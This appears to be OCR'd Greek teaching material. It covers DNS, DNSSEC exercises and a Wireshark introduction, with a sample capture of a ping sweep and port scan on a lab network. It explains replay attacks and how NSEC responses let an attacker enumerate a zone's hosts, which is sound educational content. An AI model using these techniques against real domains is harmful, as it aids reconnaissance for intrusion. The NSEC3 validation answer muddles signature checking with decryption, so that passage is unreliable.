
1.8 Domain Name System (DNS)

Ο κύριος τρόπος αναγνώρισης ενός πόρου στο διαδίκτυο είναι μέσω της IP διεύθυνσης του. Προκειμένου να είναι πιο εύκολο για τους χρήστες να θυμούνται τις διευθύνσεις κάθε πόρου χρησιμοποιούνται ονόματα σε αντιστοιχία αυτών. Οι χρήστες μπορούν επίσης να αναφέρονται με ονόματα ακόμα και σε ολόκληρα δίκτυα. Τα ονόματα των πόρων είναι συνήθως περιγραφικά ώστε να μπορούν να αναγνωριστούν εύκολα μέσα σε ένα δίκτυο, ενώ τα ονόματα των δικτύων αναφέρονται συνήθως στην επωνυμία του οργανισμού στα οποία ανήκουν. Η αντιστοίχηση των διευθύνσεων με τα ονόματα βασίζετε στην χρήση του Συστήματος Ονομάτων Περιοχών.

Σε κάθε όνομα μπορούν να αντιστοιχιστούν πολλαπλές IP διευθύνσεις (εφόσον είναι συνδεδεμένο με περισσότερα του ενός δικτύου) και αντίστοιχα σε μία IP διεύθυνση μπορεί να αντιστοιχιστούν παραπάνω από ένα ονόματα. Οι αντιστοιχίσεις αυτές αποθηκεύονται σε μια βάση, τη Βάση Δεδομένων του συστήματος Ονομάτων Περιοχών (Domain Name System Database).

Το Σύστημα Ονομάτων Τομέων ή Περιοχών (Domain Name System ή DNS) είναι ένα ιεραρχικό σύστημα ονοματοδοσίας, για υπολογιστές, υπηρεσίες και οποιοδήποτε άλλο δικτυακό πόρο, που συνδέεται σε δίκτυο με πρωτόκολλο IP. Το Σύστημα Ονομάτων Περιοχών μπορεί και αντιστοιχίζει ονόματα με διευθύνσεις IP ή άλλα ονόματα στο Διαδίκτυο ή σε ένα ιδιωτικό δίκτυο.

Σε ένα δίκτυο που εξυπηρετεί αρκετούς υπολογιστές κάτω από το ίδιο όνομα δικτύου πρέπει να λειτουργεί ένας DNS server που θα παρέχει πληροφορίες για τους υπολογιστές που ανήκουν στο δίκτυο του. Για κάθε επίπεδο αυτής της ιεράρχησης υπάρχει τουλάχιστον ένας DNS server που γνωστοποιεί το όνομα του στον server του αμέσως ανώτερου επιπέδου. Αυτό επαναλαμβάνεται έως ότου να καλυφθεί όλη ιεραρχία ονομάτων. Η υπηρεσία του DNS χρησιμοποιείται αυτοματοποιημένα και από τις υπόλοιπες εφαρμογές του Διαδικτύου. Όποτε απευθύνεται στον DNS server ερώτημα για κάποιον υπολογιστή από οποιαδήποτε υπηρεσία, αυτός συμβουλεύεται τους πίνακες καταχωρήσεων που διαθέτει και δίνει απάντηση για την IP διεύθυνση που αντιστοιχεί στο όνομα του ζητούμενου υπολογιστή. Σε περίπτωση που ερωτηθεί για υπολογιστή για τον οποίο δεν έχει καταχώρηση, τότε παραπέμπει την αίτηση σε DNS server υψηλότερου επιπέδου.



Ένα Σύστημα Ονομάτων Περιοχών περιέχει τρία συστατικά:

1. Τα Αρχεία Ζώνης (Zone files) που περιγράφουν τις περιοχές (domains).
2. Ένα ή περισσότερα προγράμματα διακομιστών ονομάτων.
3. Μία διαδικασία βιβλιοθήκης που ονομάζεται αναλυτής (resolver).

Ένας διακομιστής ονομάτων μπορεί να υποστηρίξει μία, δύο ή και περισσότερες περιοχές. Τα δεδομένα για κάθε ζώνη περιγράφουν τις ιδιότητες και τις υπηρεσίες που περιέχονται σε κάθε περιοχή. Αυτές οι πληροφορίες είναι οργανωμένες στα αρχεία ζώνης τα οποία βρίσκονται σε όλα τα DNS λογισμικά.


Το πρόγραμμα διακομιστή ονομάτων έχει τρεις κύριες λειτουργίες:

- Διαβάζει ένα ή περισσότερα αρχεία ζώνης που έχουν πληροφορίες για τις περιοχές που είναι υπεύθυνος.
- Διαβάζει ένα αρχείο ρυθμίσεων (configuration file) το οποίο περιγράφει την απαιτούμενη συμπεριφορά που πρέπει να έχει, σύμφωνα με το DNS λογισμικό.
- Απαντάει σε ερωτήματα από τοπικούς ή απομακρυσμένους πελάτες/χρήστες.

Μία βιβλιοθήκη ή πρόγραμμα αναλυτή υπάρχει σε κάθε κεντρικό ισχυρό εξυπηρετητή και λειτουργία του είναι να μεταφέρει το αίτημα του χρήστη ως ερώτημα στο διακομιστή ονομάτων περιοχών χρησιμοποιώντας Πρωτόκολλο αυτοδύναμων πακέτων χρήστη (UDP Πρωτόκολλο).

Σενάριο 5: DNSSEC

Το DNSSEC πρωτόκολλο (DNS Security Extensions) αποτελεί μια προσθήκη στα πρωτόκολλα του συστήματος ονομάτων περιοχών (DNS), που έχει σχεδιαστεί για να προσθέσει επιπλέον ασφάλεια και να προστατέψει το σύστημα ονομάτων περιοχών από συγκεκριμένες επιθέσεις όπως η επίθεση DNS spoofing record και η cache poisoning (δηλητηρίαση προσωρινής μνήμης). Εξασφαλίζει την ακεραιότητα των δεδομένων με την ενσωμάτωση μίας αλυσίδας εμπιστοσύνης στην ιεραρχία του συστήματος ονομάτων περιοχών. Η αλυσίδα κατασκευάστηκε χρησιμοποιώντας Υποδομή Δημόσιου Κλειδιού (PKI), με κάθε κρίκο της αλυσίδας να αποτελείται από ένα ζευγάρι δημόσιου – ιδιωτικού κλειδιού.



Σκοπός του δεν είναι να κρυπτογραφεί και να εξασφαλίζει εμπιστευτικότητα των δεδομένων, αλλά να πιστοποιεί τα δεδομένα. Συγκεκριμένα προσφέρει τα παρακάτω:

- Αυθεντικοποίηση πηγής των δεδομένων: μπορεί να επιβεβαιωθεί ότι τα δεδομένα προέρχονται από έγκυρη πηγή.
- Ακεραιότητα δεδομένων: μπορεί να επιβεβαιωθεί ότι οι απαντήσεις δεν τροποποιήθηκαν κατά τη μεταφορά τους.
- Επικύρωση της άρνησης ύπαρξης (denial of existence): όταν δεν υπάρχουν δεδομένα για ένα ερώτημα, οι εξουσιοδοτημένοι διακομιστές μπορούν να παρέχουν μία απάντηση που αποδεικνύει ότι δεν υπάρχουν δεδομένα.

Ένας DNSSEC server παραδείγματος χάριν της μορφής security.gr κατέχει όλες τις διευθύνσεις IP του www.security.gr, και όταν ερωτηθεί για κάποια από αυτές θα πρέπει να επιστρέψει την αντίστοιχη απάντηση με την υπογραφή του. Σε αντίθετη περίπτωση που ερωτηθεί για μια συγκεκριμένη IP διεύθυνση που δεν είναι κάτοχος της ή ο host δεν υπάρχει (doesnotexist.security.gr) ο διακομιστής DNSSEC χρησιμοποιεί τα NSEC ή NSEC3 για να δείξει ότι ο DNS δεν έχει απάντηση στο συγκεκριμένο ερώτημα.

Ας υποθέσουμε ότι ο χρήστης R (resolver στην ορολογία του DNS) θέτει ερωτήματα σε έναν DNSSEC server S, αλλά όλη η επικοινωνία μεταξύ του R και του S πάνω από το δίκτυο είναι ορατή σε έναν επιτιθέμενο A. Ο A μπορεί να διαβάσει τα ερωτήματα τα οποία θέτει ο R στον S και επιπλέον μπορεί μα στέλνει απαντήσεις στον R προσποιούμενος τον S.

Τα ερωτήματα τα οποία δημιουργούνται είναι τα εξής :

α) Γιατί είναι απαραίτητη η αυθεντικοποίηση της απάντηση της μη ύπαρξης ενός host και ποια πιθανή επίθεση μπορεί να εφαρμοστεί αν θεωρήσουμε ότι ο S μπορεί να στέλνει την ίδια ανυπόγραφη απάντηση σε κάθε ερώτημα για το οποίο δεν έχει μια εγγραφή η οποία ταυτίζετε;

> μία γενική μη - αυθεντικοποιημένη απάντηση για όλα τα ερωτήματα τα οποία δεν αντιστοιχούν σε κάποιο host είναι ευάλωτη σε επιθέσεις replay. όταν ο R πραγματοποιήσει ένα ερώτημα στον S που αντιστοιχεί σε κάποιο host που υπάρχει, ο A αφού μπορεί να δει το ερώτημα μπορεί να απαντήσει αντί του S στον R με την γενική απάντηση μη ύπαρξης του host. με αυτό τον τρόπο ο A επιτυγχάνει ουσιαστικά άρνηση της υπηρεσίας στον R, καθώς αυτός δεν είναι σε θέση να αναγνωρίσει αν η απάντηση που έλαβε είναι αληθής η τροποποιημένη.

β) Αν υποθέσουμε ότι ο S υπογράφει με την χρήση κρυπτογραφίας την απάντηση μη ύπαρξης ενός host αλλά η απάντηση του δεν αναφέρει για ποιο ερώτημα δόθηκε η προαναφερόμενη επίθεση είναι ακόμα εφικτή;

> με τον ίδιο τρόπο ο A παρεμβαίνει μεταξύ του R και του S και σε οποιοδήποτε ερώτημα θέσει ο R απαντά αντί του S με την κρυπτογραφημένη και υπογεγραμμένη απάντηση της μη ύπαρξης του host. ο R όπως και προηγουμένως δεν μπορεί να αντιληφθεί την προέλευση της απάντησης, αλλά ούτε και σε ποιο ερώτημα απευθύνετε.

γ) Αν υποθέσουμε ότι ο DNSSEC server μπορεί να αποστείλει μια υπογεγραμμένη απάντηση σε ένα ερώτημα το οποίο αφορά μη υπάρχων host, όπως ο doesnotexist.security.gr. Η απάντηση του NSEC για την μη ύπαρξη ενός host περιέχει δύο ονόματα, που αντιστοιχούν το πρώτο στον host που προηγείται αυτόν του ερωτήματος (σε λεξικογραφική σειρά), και το δεύτερο σε αυτόν που ακολουθεί αμέσως μετά το ερώτημα. Για παράδειγμα, εάν ένας διακομιστής DNSSEC έχει τις ακόλουθες εγγραφές a.security.gr, b.security.gr και c.security.gr, η απάντηση NSEC σε ένα ερώτημα για τον (ανύπαρκτο) host abc.security.gr θα περιέχει τον a.security.gr και τον b.security.gr επειδή αυτά έρχονται λίγο πριν και λίγο μετά το ζητούμενο όνομα. Επιπλέον για να είναι πλήρες τα NSEC αρχεία χρησιμοποιούν τεχνική wrap - around, έτσι, ένα ερώτημα για ένα ανύπαρκτο όνομα μετά την τελευταία υπάρχουσα ονομασία θα λάβει μια NSEC απάντηση που περιέχει τα υπαρκτά ονόματα της πρώτης και της τελευταίας εγγραφής.

Με ποίο τρόπο ο R μπορεί να χρησιμοποιήσει την πληροφορία μια απάντησης NSEC ώστε να αποφύγει την παραπάνω επίθεση.

> ο R όταν λάβει μια απάντηση NSEC μη ύπαρξης για τον host που αιτήθηκε, αυτή θα συμπεριλαμβάνει και υπαρκτούς hosts τον προηγούμενο και τον επόμενο. προκειμένου να εντοπίσει αν έχει πέσει θύμα μιας replay επίθεσης ο

R μπορεί να επαναλάβει ένα ερώτημα για έναν από αυτούς τους host και αν η απάντηση είναι η ίδια θα καταλάβει ότι κάποιος παρεμβάλετε μεταξύ της επικοινωνίας του με τον S.

δ) Η πληροφορία που μεταφέρουν οι NSEC απαντήσεις μπορεί να είναι πολύ χρήσιμες και για τους επιτιθέμενους δεδομένης αυτής της γνώσης πως μπορεί ο επιτιθέμενος να απαριθμήσει τους host ενός δικτύου με αυτό τον τρόπο;

ο επιτιθέμενος Α μπορεί να επαναλάβει πολλά ερωτήματα στον S για τυχαίους μη υπαρκτούς host στο αντίστοιχο domain και βάση των απαντήσεων που θα λάβει, προηγούμενο και επόμενο αλλά και της wrap-around τεχνικής μπορεί να χαρτογραφήσει ολόκληρο το domain. αφού ο επιτιθέμενος χαρτογραφήσει όλους τους host, έχοντας καταγράψει πλέον τα ονόματα τους που στις περισσότερες περιπτώσεις εκφράζουν και το είδος της λειτουργίας του (εκτυπωτής, server) μπορούν να οργανώσουν την επίθεση τους για κάποιον συγκεκριμένο host.

ε) Το NSEC3 είναι σχεδιασμένο προκειμένου να εμποδίσει τις απαντήσεις DNS από την αποκάλυψη περιττής πληροφορίας. Το NSEC αντί την λεξικογραφική σειρά της ονομασίας των εγγραφών χρησιμοποιεί την αντίστοιχη hash των εγγραφών, και επομένως κατά την απάντηση δεν επιστρέφει την ονομασία των host αλλά τις αντίστοιχες hash αυτών. Στο αντίστοιχο παράδειγμα, εάν ένας διακομιστής DNSSEC έχει τις ακόλουθες εγγραφές a.security.gr με hash 50, b.security.gr με hash 20 και c.security.gr με hash 40, η απάντηση NSEC σε ένα ερώτημα για τον (ανύπαρκτο) host abc.security.gr με hash 25 θα περιέχει τις αντίστοιχες hash 20.security.gr και 40.security.gr επειδή αυτά έρχονται λίγο πριν και λίγο μετά τη ζητούμενη hash. Με ποιο τρόπο όμως ένας R θα πρέπει να ελέγχει την εγκυρότητα της απάντησης υπό NSEC3;

ο R όταν παραλάβει μια ψηφιακά υπογεγραμμένη απάντηση μέσω του NSEC3, θα πρέπει πρώτα να επαληθεύσει την αυθεντικότητα της απάντησης με την αποκρυπτογράφηση του πακέτου με το δημόσιο κλειδί του S και στην συνέχεια να χρησιμοποιήσει την ίδια hash function (κατακερματισμός) πάνω στο αποκρυπτογραφημένο πακέτο και στην συνέχεια το συγκρίνει με την απεσταλμένη hash του πακέτου, αν είναι ίδιες τότε η απάντηση είναι έγκυρη και τα δεδομένα ακέραια.

WIRESHARK

Το Wireshark είναι ένα ελεύθερο και ανοιχτού κώδικα λογισμικό. Χρησιμοποιείται για ανάλυση και παρακολούθηση δικτύου, εντοπισμό και αντιμετώπιση προβλημάτων στα δίκτυα αλλά και για εκπαιδευτικούς λόγους. Ουσιαστικά παρακολουθεί την κίνηση των πακέτων. Παρέχει πληροφορίες για το δίκτυο και τα πρωτόκολλα ανώτερου επιπέδου σχετικά με τα δεδομένα που διακινούνται σ' αυτό.

Το Wireshark χρησιμοποιεί τη δικτυακή βιβλιοθήκη libpcap για την σύλληψη (ανάλυση) των πακέτων. Προσφέρει τη δυνατότητα χρήσης φίλτρων για διαφορετικούς τύπους πακέτων που θέλουμε να ανιχνεύσουμε καθώς επίσης και στατιστική ανάλυση και ανάλυση με γράφους. Το Wireshark είναι εργαλείο ανίχνευσης και σε καμιά περίπτωση δεν μπορεί ο χρήστης να στείλει πακέτα με αυτό ούτε μπορεί να χρησιμοποιηθεί ως προειδοποίηση για κάποιο εισβολέα του δικτύου. Το Wireshark ονομαζόταν Ethereal μέχρι το 2006, όταν ο επικεφαλής προγραμματιστής, αποφάσισε την αλλαγή του ονόματός του λόγω δικαιωμάτων χρήσης που προϋπήρχαν για το όνομα Ethereal.

Τα πακέτα δεδομένων μπορούν να συλληφθούν τόσο από ενσύρματο όσο και ασύρματο δίκτυο και αυτές οι πληροφορίες μπορούν να προβληθούν ζωντανά καθώς συλλαμβάνονται ή ενώ αναλύονται εν ευθέτω χρόνο. Επίσης υποστηρίζει πολλά plugins που σημαίνει ότι το εργαλείο μπορεί να επεκταθεί ώστε να προστεθούν νέα πρωτόκολλα και χαρακτηριστικά. Το Wireshark είναι διαθέσιμο για όλα τα κύρια λειτουργικά συστήματα όπως τα Windows, Linux και Mac, κάτι που το καθιστά ιδανικό για δίκτυα με διαφορετικές πλατφόρμες.

Η δύναμη του Wireshark πηγάζει από:

- την ευκολία εγκατάστασής του.
- την απλότητα της χρήσης του μέσω του γραφικού περιβάλλοντος (GUI) που το καθιστά ικανό να αναλύσει όλη την κυκλοφορία ενός δικτύου που χρησιμοποιεί ποικίλα πρωτόκολλα.
- το μεγάλο εύρος της λειτουργικότητας του.


Παρακάτω απεικονίζετε η αρχική σελίδα του περιβάλλοντος του Wireshark.

2.1 Δομή Wireshark

Μενού Εντολών

Όπως παρατηρούμε το γραφικό περιβάλλον του Wireshark αποτελείται από μια κύρια γραμμή μενού εντολών η οποία βρίσκεται στο πάνω μέρος και αποτελείται από τα εξής μενού:

- File : Ανοίγει, αποθηκεύει ή συγχωνεύει συλλήψεις (ανάλυση).
- Edit : Βρίσκει ή σημειώνει πακέτα και ρυθμίζει τις γενικές προτιμήσεις.
- View : Ρυθμίζει την προβολή της πλατφόρμας του Wireshark.
- Go : Εντοπίζει συγκεκριμένα πακέτα εντός της σύλληψης.
- Capture : Εκκινεί και ορίζει τις επιλογές των φίλτρων μιας σύλληψης.
- Analyze : Ορίζει τις επιλογές Ανάλυσης.
- Statistics : Απεικονίζει στατιστικά δεδομένα του Wireshark.
- Telephony : Απεικονίζει στατιστικά δεδομένα για τηλεφωνικά πρωτόκολλα
- Tools : Περιέχει διάφορα εργαλεία που διατίθενται στο Wireshark όπως δημιουργία Firewall ACL Κανόνες.
- Internals : Περιέχει στοιχεία που εμφανίζουν πληροφορίες σχετικά με την εσωτερική δομή του Wireshark
- Help : Βρίσκει διαθέσιμη υποστήριξη μέσω διαδικτύου ή τοπικά.




Συντομεύσεις

Χρήσιμες συντομεύσεις είναι διαθέσιμες κάτω ακριβώς από τα μενού. Μπορούμε να δούμε πληροφορίες για τις συντομεύσεις καθώς μετακινούμε τον κέρσορα του ποντικιού πάνω από τα εικονίδια.

Δημιουργία Φίλτρου

Η δημιουργία ενός φίλτρου είναι πολύ χρήσιμη καθώς χρησιμοποιείται για την αναζήτηση συγκεκριμένων εγγραφών μέσα στα καταγεγραμμένα πακέτα λήψεων, τα οποία απομονώνει και εμφανίζει στον πίνακα εγγραφών πακέτων.




Πίνακας Πακέτων


Ο πίνακας πακέτων απεικονίζει όλα τα συλλαμβανόμενα πακέτα. Κάθε πακέτο συνοδεύετε από πληροφορίες όπως οι διευθύνσεις MAC/IP προορισμού ή εκκίνησης, τους αριθμούς των θυρών TCP/UDP, το πρωτόκολλο ή τα περιεχόμενα που περιέχει.

No.	Time	Source	Destination	Protocol	Length	Info
102	43.057614000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=1/2
103	44.058229000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=2/5
104	45.059947000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=3/7
105	46.061219000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=4/1
106	47.062620000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=5/1
107	48.064276000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=6/1
108	49.065407000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=7/1
109	50.066335000	192.168.56.9	192.168.56.2	ICMP	98	Echo (ping) request id=0x3d79, seq=8/2
112	80.360423000	192.168.56.9	192.168.56.3	ICMP	98	Echo (ping) request id=0x3d81, seq=1/2
113	81.359872000	192.168.56.9	192.168.56.3	ICMP	98	Echo (ping) request id=0x3d81, seq=2/5
114	82.360603000	192.168.56.9	192.168.56.3	ICMP	98	Echo (ping) request id=0x3d81, seq=3/7
115	83.361433000	192.168.56.9	192.168.56.3	ICMP	98	Echo (ping) request id=0x3d81, seq=4/1
120	113.187355000	192.168.56.9	192.168.56.2	TCP	58	59938 > sunrpc [SYN] Seq=0 Win=1024 Len
121	113.187392000	192.168.56.9	192.168.56.2	TCP	58	59938 > mysql [SYN] Seq=0 Win=1024 Len=
122	113.187396000	192.168.56.9	192.168.56.2	TCP	58	59938 > pptp [SYN] Seq=0 Win=1024 Len=0
123	113.187398000	192.168.56.9	192.168.56.2	TCP	58	59938 > imaps [SYN] Seq=0 Win=1024 Len=
124	113.187400000	192.168.56.9	192.168.56.2	TCP	58	59938 > smux [SYN] Seq=0 Win=1024 Len=0
125	113.187402000	192.168.56.9	192.168.56.2	TCP	58	59938 > epmap [SYN] Seq=0 Win=1024 Len=
126	113.187404000	192.168.56.9	192.168.56.2	TCP	58	59938 > ms-wbt-server [SYN] Seq=0 Win=1
127	113.187407000	192.168.56.9	192.168.56.2	TCP	58	59938 > http-alt [SYN] Seq=0 Win=1024 L
128	113.187409000	192.168.56.9	192.168.56.2	TCP	58	59938 > pop3s [SYN] Seq=0 Win=1024 Len=
129	113.187411000	192.168.56.9	192.168.56.2	TCP	58	59938 > pop3 [SYN] Seq=0 Win=1024 Len=0
130	113.188098000	192.168.56.2	192.168.56.9	ICMP	86	Destination unreachable (Host administr
131	113.188137000	192.168.56.2	192.168.56.9	ICMP	86	Destination unreachable (Host administr
132	113.188144000	192.168.56.2	192.168.56.9	ICMP	86	Destination unreachable (Host administr
133	113.188150000	192.168.56.2	192.168.56.9	ICMP	86	Destination unreachable (Host administr
134	113.188156000	192.168.56.2	192.168.56.9	ICMP	86	Destination unreachable (Host administr

Επιπλέον κάθε πακέτο συνοδεύετε και από ένα επιπρόσθετο παράθυρο πληροφοριών το οποίο δίνει περισσότερες λεπτομέρειες ομαδοποιημένες ανά πρωτόκολλο επικοινωνίας. Οι λεπτομέρειες αυτές περιλαμβάνουν πληροφορίες σχετικά με το πλαίσιο Ethernet και το IP datagram που περιέχουν αυτό το πακέτο, αν το πακέτο έχει μεταφερθεί μέσω TCP ή UDP θα παρουσιαστούν και οι λεπτομέρειες που αφορούν και αυτό το επίπεδο όπως παρατηρούμε στο σχήμα παρακάτω,



και ένα δεύτερο παράθυρο το οποίο διαθέτει ολόκληρο το περιεχόμενο του πακέτου σε ASCII και δεκαεξαδική μορφή.



Φίλτρα WIRESHARK

Ένα κοινό πρόβλημα κατά την εκκίνηση του Wireshark με τις προεπιλεγμένες ρυθμίσεις είναι ότι λαμβάνεται μεγάλη ποσότητα πληροφοριών στην οθόνη με αποτέλεσμα να μη μπορούμε να εντοπίσουμε την πληροφορία που αναζητάμε. Γι' αυτό το λόγο τα φίλτρα είναι τόσο σημαντικά, θα μας βοηθήσουν να αναζητήσουμε, στα χρήσιμα αρχεία καταγραφών, τα δεδομένα που μας ενδιαφέρουν.

Φίλτρα σύλληψης: Χρησιμοποιούνται για την επιλογή των δεδομένων που θα καταγραφούν στα αρχεία καταγραφής. Καθορίζονται πριν την εκκίνηση της σύλληψης.

Φίλτρα απεικόνισης: Χρησιμοποιούνται για την αναζήτηση μέσα στα αρχεία καταγραφών. Μπορούν να τροποποιηθούν ενόσω τα δεδομένα συλλαμβάνονται.

Οι στόχοι των δυο φίλτρων είναι διαφορετικοί. Τα φίλτρα σύλληψης χρησιμοποιούνται ως μιας πρώτης μορφής φιλτράρισμα για τον περιορισμό του μεγέθους των συλληφθέντων δεδομένων με σκοπό την αποφυγή δημιουργίας μεγάλων αρχείων καταγραφής. Τα φίλτρα απεικόνισης είναι περισσότερο δυνατά (και σύνθετα) και μας επιτρέπουν να αναζητήσουμε τα ακριβή δεδομένα που επιθυμούμε .

Σενάριο 1 : MitM attack - IP spoofing

Το **spoofing.pcap** είναι ένα πακέτο εγγραφών το οποίο συλλέχθηκε μέσω του εργαλείου wireshark και στο οποίο εμφανίζετε μια επίθεση man in the middle χρησιμοποιώντας την τεχνική ip spoofing με σκοπό να παραπλανηθεί ο στόχος - θύμα και να υποκλαπεί η επικοινωνία του. Στόχος μας είναι να παρατηρήσουμε τις εγγραφές και να κατανοήσουμε τα βήματα μιας τέτοιας επίθεσης μέσω ερωτήσεων που μπορούν να χρησιμοποιηθούν και για εκπαιδευτικούς λόγους.

